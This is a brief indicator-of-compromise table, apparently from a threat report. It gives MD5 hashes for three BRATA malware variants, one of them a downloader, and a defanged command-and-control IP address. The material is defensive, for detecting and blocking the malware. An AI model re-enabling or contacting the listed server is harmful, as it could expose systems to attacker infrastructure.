IoC	Description
220ec1e3effb6f4a4a3acb6b3b3d2e90	BRATA.A
e664bd7951d45d0a33529913cfbcbac0	BRATA.B
2dfdce36a367b89b0de1a2ffc1052e24	BRATA.C (downloader)
5[.]39[.]217[.]241	C2 server